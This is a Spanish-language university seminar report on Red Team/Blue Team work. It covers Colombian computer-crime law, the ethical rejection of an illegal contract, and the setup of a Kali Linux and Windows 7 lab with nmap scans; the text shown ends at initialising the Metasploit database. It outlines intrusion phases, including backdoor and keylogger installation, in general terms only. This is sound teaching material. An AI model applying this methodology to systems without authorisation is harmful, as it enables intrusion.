Capacidades técnicas, legales y de gestión para equipos BlueTeam y RedTeam

GABRIEL SUAREZ GONZALEZ

Universidad Nacional Abierta y a Distancia
Curso: Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team
Código: (202337164A_780)
2020

GABRIEL SUAREZ GONZALEZ

Socialización del Informe Técnico Capacidades técnicas, legales y de gestión para equipos BlueTeam y RedTeam

Para optar el título de Especialista en Seguridad Informática

JOHN FREDDY QUINTERO
Director de curso

Universidad Nacional Abierta y a Distancia
Curso: Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team
Código: (202337164A_780)
2020

INDICE

LISTA DE FIGURAS

Pág.

INTRODUCCIÓN

Las TIC “Tecnologías de las información y Comunicación” las encontramos inmersas en nuestras vidas ya que a diario en cada una de las empresas u hogares estamos interactuando con un equipo de cómputo; razón por la cual se hace necesario realizar periódicamente análisis de riesgos y vulnerabilidades a las cuales estamos expuestos por medio de estos equipos y de las plataformas que manejamos constantemente. También debemos mejorar nuestra seguridad a nivel de software y hardware ya sea con aplicaciones o dispositivos que nos permitan reducir o erradicar dichas vulnerabilidades y riegos.

Para iniciar con el procedimiento de aseguramiento o endurecimiento de la seguridad de nuestros sistemas de información primero que todo se debe identificar dichos riesgos o vulnerabilidades o situaciones que puedan poner en peligro la integridad, disponibilidad y confiabilidad de la información y del sistema; Segundo debemos implementar controles, herramientas y políticas que contribuyan a mitigar los riesgos detectados.

En este Informe se estipulan controles de seguridad que al ser implementados nos ayudan a mitigar dichos riesgos y vulnerabilidades y evitamos ser víctimas de las personas que están latentes a robarnos nuestra información y atacar nuestra integridad de los sistemas.

RESUMEN

En el Informe Técnico se evidencia una serie de riesgos y vulnerabilidades que se han de detectado en la empresa The WhiteHouse Security, esto debido a la implementación de políticas de seguridad adecuada en la administración de dos (2) equipos de cómputo en los que se genera una fuga de la información al interior de la empresa, Por ende se hace necesario plantear recomendaciones de seguridad informática para perfeccionar el aseguramiento o endurecimiento de los procesos garantizando la confidencialidad, integridad y disponibilidad de la información.

El producto que resulta de este informe técnico son las recomendaciones que el equipo RedTeam y BluTeam propondrá y planteará a la empresa The White House Security para mitigar los riesgos y vulnerabilidades encontrados en los equipos al interior de la organización, iniciando con la creación de controles y mecanismos de Fomentar la cultura de capacitaciones a todo el personal de la empresa en temas ciberseguridad para evitar ataques en cualquier momento en los sistemas informáticos y en la red, también la mayoría de los ataques y vulnerabilidades en los sistemas internamente se asocian a las actualizaciones de programas o aplicativos, sistemas operativos sin soporte y parches de seguridad que se dejan de aplicar, a puertos que dejamos abiertos sin utilizar, todos estos generan un riesgo para cualquier empresa.

Palabras claves: Análisis de riesgos, vulnerabilidades, confidencialidad, integridad, disponibilidad, controles, seguridad informática, ataques.

ABSTRACT

After executing this Technical Report it is evident that a series of risks have been detected in The Whitehouse Security company, this is due to the lack of implementation of adequate security policies in the administration of two (2) computer equipment in which an information leak is being generated which is presented within the organization. Therefore, it is necessary to propose computer security recommendations to improve the safety or toughening of the processes, guaranteeing the confidentiality, integrity and availability of the information.

The product that results from this technical report are the recommendations that the RedTeam and BluTeam team will propose and present to The WhiteHouse Security company to mitigate the risks and vulnerabilities found in the equipment within the organization, starting with the creation of controls and mechanisms to promote a culture of training for all company personnel on cybersecurity issues to avoid attacks at any time on computer systems and on the network, also most internal attacks and vulnerabilities in systems are associated with updates to programs or applications, unsupported operating systems and security patches that are no longer applied, to ports that we leave open without using them, all these generate a risk for any company.

Keywords: Risk analysis, vulnerabilities, confidentiality, integrity, availability, controls, computer security, attacks.

OBJETIVOS

OBJETIVO GENERAL

Realizar el análisis de riesgos y recomendaciones en los niveles de seguridad informática mediante el uso de aplicaciones que permitan evidenciar vulnerabilidades en los sistemas de información de la empresa WhiteHouse Security.

OBJETIVOS ESPECÍFICOS

- Analizar los activos del sistema de información de la empresa WhiteHouse Security con el fin de detectar vulnerabilidades que atraves de ellos se puedan llevar a cabo ataques de ciberdelincuentes.

- Analizar las vulnerabilidades, amenazas y riesgos existentes en los sistemas de información, determinando cuales pueden afectar a la empresa The WhiteHouse Security.

- Proponer recomendaciones en políticas de seguridad informática para eliminar las vulnerabilidades existentes y así llevar a cabo un buen manejo y protección de la información.

DESARROLLO DEL INFORME

Fase 1: Normatividad legal vigente en nuestro país que regula los delitos informáticos, y alistamiento del Banco de Trabajo.

Inicialmente se realizó una indagación sobre la normatividad legal vigente en nuestro país, en donde se logró establecer que existen regulaciones que tipifican los ataques como un delito penal y punible. Dentro de las leyes más destacables encontramos la ley 1273 de 2009 con todos sus artículos 269A, B, C, D, E, F, G, H, I, J[1] regulando el desarrollo nuevos especímenes penales relacionados con delitos informáticos y la protección de datos e información con base a penas de prisión de hasta 120 meses y multas de hasta 1500 salarios mínimos legales mensuales vigentes.

También definimos de forma organizada y se ejecutaron las pruebas de penetración o Pentesting con sus respectivas etapas como lo son[2]:

Fase de recoleccion de la informacion: En esta fase el Pentesting realiza el reconocimiento del sistema, para efectuar la respectiva recolección de la información necesaria para implementar el ataque. Es indispensable que se identifique todo lo necesario para realizar el mismo; ya que entre más información tengamos, más fácil será la aplicación de los pasos posteriores.

Fase de búsqueda de vulnerabilidades: Esta fase también es llamada fase análisis de vulnerabilidades; en donde se analiza la información recolectada en la fase anterior y a través de este se inicia la identificación de las vulnerabilidades o posibles fallas, por las cuales podamos determinar posibles vectores de ataque al sistema y a raíz de este análisis determinar cuál será el perfil de ataque más efectivo.

Este análisis me permite clasificar las vulnerabilidades según su nivel de importancia así:

✓ Bajas

✓ Medias

✓ Altas

✓ Criticas

Fase de explotación de vulnerabilidades (ataque directo al sistema): una vez realizada la búsqueda de vulnerabilidades, logramos determinar cuál es la mejor manera para atacar el sistema y así lograr el acceso al mismo. Una de las herramientas más utilizadas para este medio es un exploid; el cual se aprovecha

[1] https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=34492

[2] https://hackingparanovatos.wordpress.com/2017/09/04/fases-de-una-auditoria-pentesting/

de una debilidad del sistema para acceder al él. Este puede ser ejecutado de forma remota o local y su impacto puede estar enfocado al servidor o al cliente.

Fase de post-explotacion: el objetivo de esta fase es determinar si la intrusión ha tenido éxito; y se desarrolla al momento que tengamos acceso al sistema. En ella se realiza la recolección de información privilegiada, como archivos que están guardados en el servidor o un equipo local; su funcionamiento se basa en la instalación de una puerta trasera, troyano o keylogger.

Fase de generación de informes: esta fase lo que tiene como objetivo es realizar un informe detallado donde se especifique el proceso que se utilizó para llevar acabo el ataque y de las vulnerabilidades encontradas durante el desarrollo de este.

Por último, se llevó a cabo las descargas de las imágenes de los sistemas operativos; en específico Kali Linux, Windows 7X64 y Windows 7 X86 para luego adelantar el montaje y configuración del Banco de Trabajo a través del cual se realizaron los respectivos análisis y ataques. Verificando que hubiese comunicación o conectividad entre ellas.

Fase 2: Actuación ética y legal

En esta fase se analizó la propuesta del acuerdo[3] hecha por la empresa The WhiteHouse Security y se logró evidenciar que sí existían procesos ilegales y que van en contra de la ética profesional de las personas que iban a contratar.

Dentro de los hallazgos realizados tenemos:

En el objeto del acuerdo encontramos que la empresa The WhiteHouse Security especifica que no se debe divulgar directa o indirectamente información confidencial sobre procesos ilegales dentro de la empresa.

En la cláusula segunda encontramos que la empresa no permite que se divulguen datos secretos como chuzadas, interceptaciones de información y accesos abusivos a sistemas informáticos que se cometerían en la empresa.

En la cuarta clausula hallamos que la empresa The WhiteHouse Security obliga a empleados a guardar silencio y no denunciar ante las autoridades procesos ilegales que se realicen dentro de ella.

También en el numeral 7 y 8 de la misma clausula cuarta la empresa me está obligando a hacerme responsable de cualquier hecho ilícito que la empresa haga o que las autoridades detecten y que quieran interponer cualquier proceso penal contra ella.

[3] https://campus102.unad.edu.co/ecbti81/mod/folder/view.php?id=1679

Y en la cláusula Octava detectamos que en caso de que haya alguna irregularidad y sea encontrada, yo como empleado debo asumir la responsabilidad y debería contratar un abogado para defenderme y dejar exenta a la empresa The WhiteHouse Security ya que no contaría con el apoyo de esta para defenderme.


Concluimos que todos estos hallazgos ilegales encontrados en este acuerdo vulneran artículos de la Ley 1273 de 2009 que regula los delitos informáticos en nuestro país.
También se analizó el contrato[4] que nos ofrecía la empresa por un valor de 15000000 millones de pesos mensuales y contrato vitalicio y se concluyó que no tomaría dicho contrato ya que va en contra de mi ética profesional porque en él se estipulaba delitos informáticos y podríamos relacionar con el mismo caso de la operación Andrómeda Buggly ocurrido en nuestro país, donde también pudo existir un contrato con las mismas características que el que nos ofreció la empresa The WhiteHouse Security y que a la final termino pagando una persona que no debía pagar las consecuencias.

Fase 3 Ejecución pruebas de intrusión

1. Paso se verifico que hubiese conectividad con cada uno de los equipos asignándoles direccionamiento en donde las maquinas se configuraron con el tipo de red NAT dando como resultado las siguientes asignaciones de direcciones IP.

Direccionamiento maquina Windows 7 X64

Figura 1. Asignación del direccionamiento Maquina Windows 7 X64




Fuente: Gabriel Suarez Gonzalez

[4] https://campus102.unad.edu.co/ecbti81/mod/folder/view.php?id=1679

Direccionamiento maquina Windows 7 X86


Figura 2. Asignación del direccionamiento Maquina Windows 7 X86



Fuente: Gabriel Suarez Gonzalez

Direccionamiento máquina Kali Linux

Figura 3. Asignación del direccionamiento Maquina Windows Kali Linux




Fuente: Gabriel Suarez Gonzalez

Prueba de conectividad entre las maquinas

Kali Linux a Windows X64


Figura 4. Prueba de Conectividad Maquina Kali Linux a Windows 7 X64



Fuente: Gabriel Suarez Gonzalez

Kali Linux a Windows x86

Figura 5. Prueba de Conectividad Maquina Kali Linux a Windows 7 X86




Fuente: Gabriel Suarez Gonzalez

2. Se realizo el escaneo de las maquinas Windows 7 X64 y Windows 7X86, y las herramientas que se utilizaron para llevar a cabo el escaneo fueron **NMAP y ZENMAP**.

Escaneo a la maquina Windows 7X64 con NMAP


Figura 6. Escaneo a la maquina Windows 7X64 con NMAP



Fuente: Gabriel Suarez Gonzalez

Escaneo a la maquina Windows 7X64 con ZENMAP


Figura 7. Escaneo a la maquina Windows 7X64 con ZENMAP



Fuente: Gabriel Suarez Gonzalez

Escaneo a la maquina Windows 7X86 con NMAP


Figura 8. Escaneo a la maquina Windows 7X86 con NMAP



Fuente: Gabriel Suarez Gonzalez

Escaneo a la maquina Windows 7X86 con ZENMAP

Figura 9. Escaneo a la maquina Windows 7X86 con ZENMAP



Fuente: Gabriel Suarez Gonzalez

3. Se abre la consola de Kali Linux y en ella hay que verificar que este como usuario Root


Figura 10. Comprobación de usuario Root

Fuente: Gabriel Suarez Gonzalez

4. Se inicia las bases de datos de PostgreSQL

   Se utiliza el comando msfdb init

